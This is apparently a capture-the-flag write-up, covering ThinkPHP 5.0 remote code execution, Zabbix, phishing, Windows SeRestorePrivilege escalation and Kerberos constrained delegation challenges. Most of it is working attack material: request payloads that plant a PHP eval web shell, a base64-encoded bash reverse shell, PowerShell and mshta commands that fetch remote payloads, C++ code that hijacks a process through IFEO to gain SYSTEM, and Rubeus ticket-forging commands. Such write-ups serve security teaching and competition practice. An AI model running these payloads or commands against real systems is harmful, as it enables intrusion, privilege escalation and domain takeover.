
ThinkPHP V5.0.0 RC4 { 十年磨一剑-为API开发设计的高性能框架 }


> 本着严谨的原则，5.0版本默认情况下会对任何错误（包括警告错误）抛出异常，如果不希望如此严谨的抛出异常，可以在应用公共函数文件中或者配置文件中使用 `error_reporting` 方法设置错误报错级别（请注意，在入口文件中设置是无效的），例如：

```
// 异常错误报错级别，
error_reporting(E_ERROR | E_PARSE );
```

We can use `error_reporting` to bypass it

https://www.php.net/manual/en/function.error-reporting.php





Unexpected 1

`_method=__construct&method=GET&server[]=1&filter[]=think\Build::module&get[]=index/
/../../public//?><?php eval($_GET[a]);?>`

Unexpected 2

from `vidar-team`

`b=../public/./<?cuc riny(trgnyyurnqref()["pzq"]);?
>&_method=__construct&filter=think\Build::moudle&a=1&method=GET`

`b=php://filter/read=string.rot13/resource=./<?cuc riny(trgnyyurnqref()["pzq"]);?>/controller/Index.php&_method=__construct&filter=think\__include_file&a=1&method=GET`

Unexpected 3

from `0ops`
`_method=__construct&filter[]=json_decode&filter[]=get_object_vars&filter[]=think\Log::init&method=GET&get[]={"type":"File", "path":"/var/www/html/public/logs"}`
But `error_log` in `disable_functions`

Unexpected 4

Check other people's homework
`_method=__construct&filter[]=scandir&filter[]=var_dump&method=GET&get[]=/var/www/html/public/`

`_method=__construct&filter[]=highlight_file&method=GET&get[]=/var/www/html/public/index.php`

It's half expected 5

from 0xParrot@super guesser
`curl --data "path=PD9waHAgZmlsZV9wdXRfY29udGVudHMoJ3N1cHBwLnBocCcsJ3N1cGVyIGd1ZXNzc3NlcnMnKTsgPz4=&_method=__construct&filter[]=set_error_handler&filter[]=self::path&filter[]=base64_decode&filter[]=\think\view\driver\Php::Display&method=GET" "http://101.32.184.39/?s=captcha&g=implode" --output - > a.html`
This is his writeup: https://github.com/Super-Guesser/ctf/tree/master/N1CTF%202020/web/easy_tp5

Zabbix_fun

0、Login with default credential Admin/zabbix
1、add server
http://127.0.0.1:8080/hosts.php?form=create

fill `zabbix-server` in dns

2、create script
http://127.0.0.1:8080/zabbix.php?action=script.edit

fill in with following content:
`echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjExNS4xMzYvODA4NSAwPiYx | base64 -d | bash -i`

3、agent_get get file content
`zabbix_get -s zabbix-agent -p 10050 -k vfs.file.contents[/flag/flag.txt]`

Docker_manager

`curl -K` & `/proc/id/cmdline`

The King Of Phish

Victim Bot

Here only spaces are filtered, not other blank strings, so you can just use other blank strings to bypass. Here's the open-ended solution, see the following Payload:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
$executioncontext.InvokeCommand.InvokeScript([System.Text.Encoding]::Unicode.Get
String([System.Convert]::FromBase64String('cABpAG4AZwAgAGIAYQBpAGQAdQAuAGMAbwBtA
A=='')))
C:\Windows\System32\cmd.exe /c  type    %USERPROFILE%\Desktop\flag.txt
C:\Windows\System32\cmd.exe /k"whoami"
C:\Windows\System32\mshta.exe http://xxx.xxx.xxx.xxx:8080/1.hta
C:\Windows\System32\cscript.exe \\xxx.xxx.xxx.xxx\public\test.vbs
```

UserA-PC

use SeRestore privileges to modify the registry and hijack the processes started by high privilege processes. This is written more clearly in hatRiot's token-priv project.

SeRestorePrivilege.cpp


However, the code given by the token-priv project does not compile.
We can refer to the version modified by 3gstudent:
SeRestorePrivilege.cpp(3gstudent)
Modify se_restore_priv function to control IFEO and hijack wsqmcons.exe:

```
void se_restore_priv()
{
    DWORD sID;
    ProcessIdToSessionId(GetCurrentProcessId(), &sID);
    std::string data = "\"C:\\Windows\\System32\\cmd.exe\"";

    HKEY handle;
    LSTATUS stat = RegCreateKeyExA(HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution
Options\\wsqmcons.exe",
        0,
        NULL,
        REG_OPTION_BACKUP_RESTORE,
        KEY_SET_VALUE,
        NULL,
        &handle,
        NULL);

    if (stat != ERROR_SUCCESS) {
        printf("[-] Failed opening key! %d\n", stat);
        return;
    }

    stat = RegSetValueExA(handle, "Debugger", 0, REG_SZ, (const
BYTE*)data.c_str(), data.length() + 1);
    if (stat != ERROR_SUCCESS) {
        printf("[-] Failed writing key! %d\n", stat);
        return;
    }

    printf("[+] Key set");
    RegCloseKey(handle);
    return;
```


```
}
```

After hijacking wsqmcons.exe via IFEO, you can run the process with high privileges using the scheduled tasks.
Task path is `\Microsoft\Windows\Customer Experience Improvement Program\Consolidator`


Run task as system:



Task will start wsqmcons.exe




This task will be performed every six hours, but it can also be performed proactively by regular users.
Task's dacl:



The task can be executed by an authenticated user, so we only need to start the task manually to trigger its execution.


`schtasks /Run /TN "\Microsoft\Windows\Customer Experience Improvement Program\Consolidator"`



Or you can just replace the system file with cmd.exe and get a cmd.exe in system privilege via StickKeys in RDP. Thank `M N` for the unintended solution.


DC

Here's a trick involved that most people don't know about.
It's SPN mappings.
First, use powerview to gather a bit of information and find that there are constrained delegation.



Get `host/dc` ticket:

```
Rubeus.exe tgtdeleg
Rubeus.exe s4u
/ticket:doIE2jCCBNagAwIBBaEDAgEWooID6zCCA+dhggPjMIID36ADAgEFoQsbCU4xQ1RGLkxBQqIe
MBygAwIBAqEVMBMbMbmtyYnRndBsJTjFDVEYuTEFCo4IDqTCCA6WgAwIBEqEDAgECooIDlwSCA5NRm8AG
h82ePsEB2qU0eC4rKkzc21dy6i+At9t58fIA3MJsJ/yLdqFzftcozSiUaWIftLOmO8nrvLEXO84tbM6Y
yi56UEdr7rtqzlCK5kx4R4Q4WzlUp0yh+SN/V/A33K+UqkIF+GrNqaI4fYa1NTtSGYBEYr7OvVga4geh
iAGAsxHLA3TCOlD3yKFPO6FXcq8n4nYf7EiGZSJqhC1P2qTphdY2sLuzJR8rFtyPPcEeBs8keqUokXn7
AcJoAsUdx4AcHfHTGECApwzCcN+2hikR3ypUPeOdKVMabVB5EyUHhsdWg5mElqhnA36S/TWhfIdKiW3R
sjrd0xj2ZlEKZaZHNfWZ7gQgOljft7ZqLTHk7Uz3ly8QsjABTyT0t8G5u3DZi2RJSChJggB0qiklPzWa
u9+iR5ILZQsSTIk0vFujaxrec6l424lHBZN1HQ4bYolRPguHOnR4F18wtWxBtdbVUUquBqTvhznuvEDm
UofWE8gElh8yNDYa2Ygeco06Arx2ZWyh5OR6ucK3V7ErDR6homQi4tpLTXico2UqFlmrZx6AGKDfDlQj
FOtzw+kjXYbxinL4yXW5OutrOz88CiAe94RiDelSpZSCd9Wmu73fdtRq/MxjP3lSYWi7KSN2BzMaOEgm
a0SetpTry8Ag11TaL2JKqiVMe0x1oPcsHgvj+S3rfK1bQlB0wExso3MVwWZIOdJob2FbQxk8RvpBYKo1
UXXEiVdASv+404A3GQq1IOnE79Z+vGuC5EV+YOS4nvDhTZqX6/wJ3BA2xbMYBq1b8ZrWnE2J9NVmisdN
RfDA6w/9Pd1OOjmVB+bnDvXlorKEKWG75S8PKU7d7QePO1PawjQfcwLxEopM8haEM6XsWf2wLe5VbKjD
rw1C7CxiUSPpWFMJFQuuj+ZEKQ+8qPNYLA5fpEOYZaP22Ps3HUWNThr7mww/2oI+RrWXwj6UkawKcvH3
DVpO6nNz8ntvxYmMFZxDqYJw8hVQGyDKEIjiz++omlPUFpaNXQMPuftNw2x/NXgZeT2qa+Ua8me7eW6D
fsmwlxMX15WQtz4XImd/DGulVguMCW+B4UyE1/GKjHTdyb77pEVhlzYfhSXmsgycv+Dfsz5VGQwHmHCF
TpkItMCRL8wbhIfmbjrphiBfm8e0E4J2g6LfEgiall3+PKluBohIcAb35OMtEKV+CjMNAk9D2PVqKEFL
w9NznQ/9J1OYxBOjgdowgdegAwIBAKKBzwSBzH2ByTCBxqCBwzCBwDCBvaArMCmgAwIBEqEiBCA39f2q
PYP9+VOXp1NGalZRlq/ip31IT2t6DDJxpwNBX6ELGwlOMUNURi5MQUKiEjAQoAMCAQGhCTAHGwVVc2Vy
QaMHAwUAYKEAAKURGA8yMDIwMTAxNDA3MDc0NVqmERgPMjAyMDEwMTQxNzA3MzRapxEYDzIwMjAxMDIx
MDcwNzM0WqgLGwlOMUNURi5MQUKpHjAcoAMCAQKhFTATGwZrcmJOZ3QbCU4xQ1RGLkxBQg==
/impersonateuser:administrator /domain:n1ctf.lab /msdsspn:host/dc.n1ctf.lab
/dc:dc.n1ctf.lab /ptt
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("
<bas64_ticket>"))
```



Host ticket can't get target permissions directly, but with spn mapping we can convert it to another service ticket.

ref: https://adsecurity.org/?page_id=183

